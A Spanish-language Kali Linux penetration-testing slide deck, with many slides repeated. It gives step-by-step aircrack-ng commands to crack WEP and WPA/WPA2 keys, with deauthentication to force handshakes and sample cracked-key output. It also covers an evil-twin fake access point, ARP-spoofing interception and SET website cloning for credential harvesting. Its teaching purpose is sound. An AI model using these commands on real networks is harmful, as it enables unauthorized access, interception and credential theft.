

Kali Linux

Herramientas y Pruebas de Penetración

9 de octubre de 2019

Tabla de Contenido

1. Ataques a Redes Inalámbricas

- 1.1 Ataques a Redes WEP (Privacidad Equivalente al Cableado)
- 1.2 Ataques a Redes WPA y WPA2 (Acceso a Wifi Protegida)
- 1.3 Ataque del Gemelo Malvado
- 1.4 Ataque de Hombre en el Medio (MITM)

2. Herramientas de Explotación

- 2.1 Ingenieria Social

Algoritmo WEP

WEP (Wired Equivalent Privacy) es un algoritmo de seguridad incluido en la norma IEEE 802.11. Los objetivos de WEP, según el estándar, son proporcionar confidencialidad, autenticación, y control de acceso en las redes WLAN



Algoritmo WEP

- Usa el algoritmo de cifrado RC4 para la confidencialidad, y un CRC-32 para proporcionar integridad.
- Uno de los problemas de este tipo de algoritmos de cifrado es que no se debe usar la misma "clave" para cifrar dos mensajes diferentes.
- Para evitar esto, WEP especifica un vector de iniciación (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña.

Algoritmo WEP

- Usa el algoritmo de cifrado RC4 para la confidencialidad, y un CRC-32 para proporcionar integridad.
- Uno de los problemas de este tipo de algoritmos de cifrado es que no se debe usar la misma “clave” para cifrar dos mensajes diferentes.
- Para evitar esto, WEP especifica un vector de iniciación (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña.

Algoritmo WEP

- Usa el algoritmo de cifrado RC4 para la confidencialidad, y un CRC-32 para proporcionar integridad.
- Uno de los problemas de este tipo de algoritmos de cifrado es que no se debe usar la misma “clave” para cifrar dos mensajes diferentes.
- Para evitar esto, WEP especifica un vector de iniciación (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña.

Algoritmo WEP




Figura: Funcionamiento del Algoritmo WEP

Algoritmo WEP

- Una de las principales vulnerabilidades de este algoritmo es que el IV (Initiation Vector) es de pequeño tamaño, y cual es reciclado cada 224 ciclos. La probabilidad de que se reutilicen 4 IVs idénticos cada 5000 paquetes es de 50 %

Ataque al algoritmo WEP

Con Clientes conectados

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con ifconfig o iwconfig

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque al algoritmo WEP

Con Clientes conectados

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con ifconfig o iwconfig

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque al algoritmo WEP

Con Clientes conectados

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con `ifconfig` o `iwconfig`

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque al algoritmo WEP

Con Clientes conectados

- Una vez que hemos identificado la red, escuchamos específicamente en esa red y capturamos el tráfico.

```
airodump-ng -c [canal de la red] -w [nombre de la captura] --bssid  
[MAC ADDRESS del AP] [interfaz]
```

- Debemos tener suficientes paquetes Beacon para explotar la vulnerabilidad presente en WEP. Puede acelerarse el proceso haciendo un arpreplay.

```
aireplay-ng --arpresplay -h [DIRECCION MAC DE CLIENTE] -b  
[MAC DEL AP] [interfaz]
```

Ataque al algoritmo WEP

Con Clientes conectados

- Una vez que hemos identificado la red, escuchamos específicamente en esa red y capturamos el tráfico.

```
airodump-ng -c [canal de la red] -w [nombre de la captura] --bssid  
[MAC ADDRESS del AP] [interfaz]
```

- Debemos tener suficientes paquetes Beacon para explotar la vulnerabilidad presente en WEP. Puede acelerarse el proceso haciendo un arpreplay.

```
aireplay-ng --arpresplay -h [DIRECCION MAC DE CLIENTE] -b  
[MAC DEL AP] [interfaz]
```

Ataque al algoritmo WEP

Con Clientes conectados

- Una vez que tengamos un numero suficientemente alto de paquetes Beacon (al menos superior a 5000) probamos a romper la clave.

```
aircrack-ng -b [MAC DEL AP] [Nombre de la captura].cap
```

- Si todo sale bien hay grandes probabilidades de conseguir acceso al AP.

Ataque al algoritmo WEP

Con Clientes conectados

- Una vez que tengamos un numero suficientemente alto de paquetes Beacon (al menos superior a 5000) probamos a romper la clave.

```
aircrack-ng -b [MAC DEL AP] [Nombre de la captura].cap
```

- Si todo sale bien hay grandes probabilidades de conseguir acceso al AP.

Algoritmo de Acceso a Wifi Protegida WPA/WPA2

Diferencias entre WPA y WPA2

- WPA fue desarrollado para ofrecer mayor seguridad a las redes 802.11.
- Se introduce el protocolo TKIP (Temporal Key Integrity Protocol)
- TKIP actualmente no es considerada segura, fue descartada en 2012 en la revisión del estandar 802.11.
- WPA2 incorpora además de TKIP, AES-CCMP.
- Tanto WPA como WPA2 soportan PSK (Pre Shared Key).

Algoritmo de Acceso a Wifi Protegida WPA/WPA2

Diferencias entre WPA y WPA2

- WPA fue desarrollado para ofrecer mayor seguridad a las redes 802.11.
- Se introduce el protocolo TKIP (Temporal Key Integrity Protocol)
- TKIP actualmente no es considerada segura, fue descartada en 2012 en la revisión del estandar 802.11.
- WPA2 incorpora además de TKIP, AES-CCMP.
- Tanto WPA como WPA2 soportan PSK (Pre Shared Key).

Algoritmo de Acceso a Wifi Protegida WPA/WPA2

Diferencias entre WPA y WPA2

- WPA fue desarrollado para ofrecer mayor seguridad a las redes 802.11.
- Se introduce el protocolo TKIP (Temporal Key Integrity Protocol)
- TKIP actualmente no es considerada segura, fue descartada en 2012 en la revisión del estandar 802.11.
- WPA2 incorpora además de TKIP, AES-CCMP.
- Tanto WPA como WPA2 soportan PSK (Pre Shared Key).

Algoritmo de Acceso a Wifi Protegida WPA/WPA2

Diferencias entre WPA y WPA2

- WPA fue desarrollado para ofrecer mayor seguridad a las redes 802.11.
- Se introduce el protocolo TKIP (Temporal Key Integrity Protocol)
- TKIP actualmente no es considerada segura, fue descartada en 2012 en la revisión del estandar 802.11.
- WPA2 incorpora además de TKIP, AES-CCMP.
- Tanto WPA como WPA2 soportan PSK (Pre Shared Key).

Algoritmo de Acceso a Wifi Protegida WPA/WPA2

Diferencias entre WPA y WPA2

- WPA fue desarrollado para ofrecer mayor seguridad a las redes 802.11.
- Se introduce el protocolo TKIP (Temporal Key Integrity Protocol)
- TKIP actualmente no es considerada segura, fue descartada en 2012 en la revisión del estandar 802.11.
- WPA2 incorpora además de TKIP, AES-CCMP.
- Tanto WPA como WPA2 soportan PSK (Pre Shared Key).

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- El saludo de 4 pasos permite que el cliente y el AP negocien las claves que se usarán para encriptar el tráfico de datos.
- Si queremos romper la clave del AP necesitamos tener el SSID, el Nonce de autenticación enviado por el AP, el SNonce enviado por el cliente, la dirección MAC del cliente, la dirección MAC del AP, y el mensaje de verificación de integridad (MIC).
- Salvo el SSID todos estos datos pueden obtenerse con el saludo de 4 pasos.

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- El saludo de 4 pasos permite que el cliente y el AP negocien las claves que se usarán para encriptar el tráfico de datos.
- Si queremos romper la clave del AP necesitamos tener el SSID, el Nonce de autenticación enviado por el AP, el SNonce enviado por el cliente, la dirección MAC del cliente, la dirección MAC del AP, y el mensaje de verificación de integridad (MIC).
- Salvo el SSID todos estos datos pueden obtenerse con el saludo de 4 pasos.

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- El saludo de 4 pasos permite que el cliente y el AP negocien las claves que se usarán para encriptar el tráfico de datos.
- Si queremos romper la clave del AP necesitamos tener el SSID, el Nonce de autenticación enviado por el AP, el SNonce enviado por el cliente, la dirección MAC del cliente, la dirección MAC del AP, y el mensaje de verificación de integridad (MIC).
- Salvo el SSID todos estos datos pueden obtenerse con el saludo de 4 pasos.

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

WPA/WPA2 4 Ways Handshake




Figura: Saludo de 4 pasos de WPA/WPA2

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con `ifconfig` o `iwconfig`

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con `ifconfig` o `iwconfig`

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

Vamos a usar la aplicación Aircrack-ng.

- Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con `ifconfig` o `iwconfig`

```
iwconfig
```

- Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

- Escuchar las redes disponibles e identificar la red a probar.

```
airodump-ng [interfaz]
```

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- Monitoreamos la información de la red a probar, colocando su dirección MAC, canal utilizado, donde vamos a salvar la captura y la interfaz que estamos usando.

```
sudo airodump-ng -bssid [MAC DEL AP] -c [CANAL] -w  
[NOMBRE DE LA CAPTURA] [INTERFAZ DE RED]
```

- Podemos esperar a que un cliente se conecte para obtener el saludo de 4 pasos o podemos forzar que los clientes conectados se desconecten y vuelvan a conectarse sin detener la captura anterior.

```
sudo aireplay-ng -0 2 -a [MAC DEL AP] -c [MAC DEL CLIENTE A  
DESCONECTAR] [INTERFAZ]
```

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- Monitoreamos la información de la red a probar, colocando su dirección MAC, canal utilizado, donde vamos a salvar la captura y la interfaz que estamos usando.

```
sudo airodump-ng -bssid [MAC DEL AP] -c [CANAL] -w  
[NOMBRE DE LA CAPTURA] [INTERFAZ DE RED]
```

- Podemos esperar a que un cliente se conecte para obtener el saludo de 4 pasos o podemos forzar que los clientes conectados se desconecten y vuelvan a conectarse sin detener la captura anterior.

```
sudo aireplay-ng -0 2 -a [MAC DEL AP] -c [MAC DEL CLIENTE A  
DESCONECTAR] [INTERFAZ]
```


Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- Cuando el cliente vuelve a conectarse debe hacer el saludo de 4 pasos, y en ese momento el saludo es capturado.

```
Q dasesu@latitude: ~/Desktop
CH 10 ][ Elapsed: 0 s ][ 2019-09-29 22:49
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
90:F6:52:B0:05:B2 -67 3 0 0 4 270 WPA2 CCMP PSK VBG
EB:DE:27:61:0C:30 -59 2 0 0 2 270 WPA2 CCMP PSK Ounuanua
34:40:EA:96:16:C8 -72 3 0 2 130 WPA2 CCMP PSK ABACANTWIFI16C8
18:D6:C7:3F:7D:D7 -68 4 0 0 8 270 WPA2 CCMP PSK Susana
```

```
Q dasesu@latitude: ~/Desktop
CH 2 ][ Elapsed: 1 min ][ 2019-09-29 22:51 ][ WPA handshake: EB:DE:27:61:0C:30
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EB:DE:27:61:0C:30 -60 100 746 164 2 2 270 WPA2 CCMP PSK Ounuanua
BSSID RXQ TX STATION PWR Rate Lost Frames Probe
EB:DE:27:61:0C:30 6C:56:97:20:7E:A8 -44 1e- 0e 0 268
EB:DE:27:61:0C:30 48:13:7E:FC:AE:DD -26 0e- 1 0 56
```

Ataque a Redes de Acceso a Wifi Protegida WPA/WPA2

Saludo de 4 pasos

- Una vez que tenemos el saludo de 4 pasos procedemos a romper la contraseña por fuerza bruta usando un diccionario de palabras

```
sudo aircrack-ng -w [diccionario] -b [DIRECCION MAC DEL AP] [captura].cap
```

```
Aircrack-ng 1.5.2
[00:01:54] 485477/488128 keys tested (3756.10 k/s)

Time left: 0 seconds 99.46%

diccionario.txt KEY FOUND! [ b4rrig0n4 ]

Master Key      : CE 94 94 44 F0 AC 23 F5 FE CC E1 FD 29 81 71 31
                  1C 4B 7A 39 7E 0D E5 44 3B C5 0E 56 FD C3 92 72


Transient Key   : F8 0B EE F9 6D 28 52 5C DA 82 38 4E 2E B3 34 F7
                  38 78 BA E8 F7 D6 8C FF 8D 49 2E 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 2C 31 94 9A B2 05 7B BD 2E 51 1F 10 41 7A 87 56
dasesu@latitude:~/Desktop$
```

Ataque del Gemelo Malvado

El ataque Gemelo Malvado aprovecha un problema fundamental en la seguridad de Wi-Fi.

Los dispositivos que se conectan a una red Wi-Fi no tienen forma de distinguir entre dos AP que transmiten el mismo nombre SSID. Esto permite que un atacante configure AP maliciosos para espiar el tráfico y extraer información confidencial.



Ataque del Gemelo Malvado

Debemos identificar la tarjeta de red a utilizar, esto puede hacerse con `ifconfig` o `iwconfig`

```
iwconfig
```

Colocamos la tarjeta de red seleccionada en modo monitor

```
airmon-ng start [interfaz]
```

Ataque del Gemelo Malvado

Escuchar las redes disponibles e identificar la red a probar.

airodump-ng [interfaz]

```
dasesu@latitude: ~/Desktop/CapturaWep
CH 7 ][ Elapsed: 6 s ][ 2019-09-24 12:13

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:13:49:54:57:5C    -1      0         28   8  11  -1   WPA                <length: 0>
E8:DE:27:61:0C:30    -58      5          0   0   6  54e.  WEP  WEP                Oumua
14:3E:BF:07:6B:1C    -70      6          0   0   1   65  WPA2 CCMP  PSK  Santa Juana
C2:56:27:E7:91:9C    -71      4          0   0   6   65  OPN                belkin.19b.guests
C0:56:27:E7:91:9B    -70      4          1   0   6   65  WPA2 CCMP  PSK  belkin.19b Regine
18:D6:C7:3F:7D:D7    -70      4          0   0   8  270  WPA2 CCMP  PSK  Susana
34:4D:EA:96:16:C0    -74      5          0   0   1  130  WPA2 CCMP  PSK  ABACANTWIFI16C0
00:23:CD:D9:DF:34    -74      2          0   0   6   54  WPA2 CCMP  PSK  MaruchaNetwork
D0:17:C2:D7:6B:10    -74      1          5   0   1  195  WPA2 CCMP  PSK  ORINOCO-4
FC:EC:DA:E9:C2:6A    -76      3          0   0  11  195  WPA2 CCMP  PSK  Villa del Sol
70:9F:2D:A6:68:38    -76      5          0   0   1  130  WPA2 CCMP  PSK  ABACANTWIFI6838
```

Ataque del Gemelo Malvado

Creando el falso AP

```
airbase-ng -a [BSSID o MAC DEL AP] -essid [NOMBRE DEL AP]  
-c [CANAL] [INTERFAZ]
```

Desconectando clientes del AP original

```
sudo aireplay-ng -deauth 0 -a [BSSID] [INTERFAZ]  
-ignore-negative-one
```

Ataque de Hombre en el Medio (MITM)

El ataque de hombre en el medio (MITM) es una forma de espionaje activo en el que el atacante establece conexiones independientes con las víctimas y transmite mensajes entre ellas, haciendo que ellos creen que están hablando directamente entre sí a través de una conexión privada, cuando de hecho toda la conversación es controlada por el atacante.



Ataque de Hombre en el Medio (MITM)

Para poder interceptar y transmitir la comunicación debemos habilitar la opción de IP_Fordward. Esto lo conseguimos ejecutando el comando `sysctl -w net.ipv4.ip_forward=1` o el siguiente comando:

```
sudo echo "1" > /proc/sys/net/pv4/ip_forward
```

Interceptando los paquetes que envia la victima

```
arp spoof -i [Interface] -t [Victim IP] [Router IP]
```

Interceptando los paquetes que envia el Router

```
arp spoof -i [Interface] -t [Router IP] [Victim IP]
```

SET Social Engineer Toolkit

- Es un Framework orientado a la explotación del factor humano.
- El objetivo de esta herramienta es de servir como punto de apoyo a un pentester que utiliza técnicas de ingeniería social



SET Social Engineer Toolkit

- Es un Framework orientado a la explotación del factor humano.
- El objetivo de esta herramienta es de servir como punto de apoyo a un pentester que utiliza técnicas de ingeniería social



SET Social Engineer Toolkit

Recolección de credenciales mediante clonado de Sitio Web

- Permite clonar el aspecto de un sitio web.
- Habilita un servidor desde donde se mostrará el falso sitio.
- Queda a la escucha de operaciones introducidas por usuarios que accedan a dicho sitio web.
- Esta opción podemos encontrarla de siguiendo las siguientes opciones:
- Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner

SET Social Engineer Toolkit

Recolección de credenciales mediante clonado de Sitio Web

- Permite clonar el aspecto de un sitio web.
- Habilita un servidor desde donde se mostrará el falso sitio.
- Queda a la escucha de operaciones introducidas por usuarios que accedan a dicho sitio web.
- Esta opción podemos encontrarla de siguiendo las siguientes opciones:
- Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner

SET Social Engineer Toolkit

Recolección de credenciales mediante clonado de Sitio Web

- Permite clonar el aspecto de un sitio web.
- Habilita un servidor desde donde se mostrará el falso sitio.
- Queda a la escucha de operaciones introducidas por usuarios que accedan a dicho sitio web.
- Esta opción podemos encontrarla de siguiendo las siguientes opciones:
 - Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner

SET Social Engineer Toolkit

Recolección de credenciales mediante clonado de Sitio Web





- Permite clonar el aspecto de un sitio web.
- Habilita un servidor desde donde se mostrará el falso sitio.
- Queda a la escucha de operaciones introducidas por usuarios que accedan a dicho sitio web.
- Esta opción podemos encontrarla de siguiendo las siguientes opciones:
 - Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner

SET Social Engineer Toolkit

Recolección de credenciales mediante clonado de Sitio Web

- Permite clonar el aspecto de un sitio web.
- Habilita un servidor desde donde se mostrará el falso sitio.
- Queda a la escucha de operaciones introducidas por usuarios que accedan a dicho sitio web.
- Esta opción podemos encontrarla de siguiendo las siguientes opciones:
- Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner

Referencias

-  J. Wright and J. Cache, *Hacking exposed wireless: wireless security secrets & solutions*. McGraw-Hill Education Group, 2015.
-  “Evil twin tutorial,” <https://www.kalitutorials.net/2014/07/evil-twin-tutorial.html>, accessed: 2019-09-03.
-  “Fake authentication,” https://www.aircrack-ng.org/doku.php?id=fake_authentication, accessed: 2019-09-03.
-  “Getting started,” <https://metasploit.help.rapid7.com/docs>, accessed: 2019-09-03.

¿Preguntas?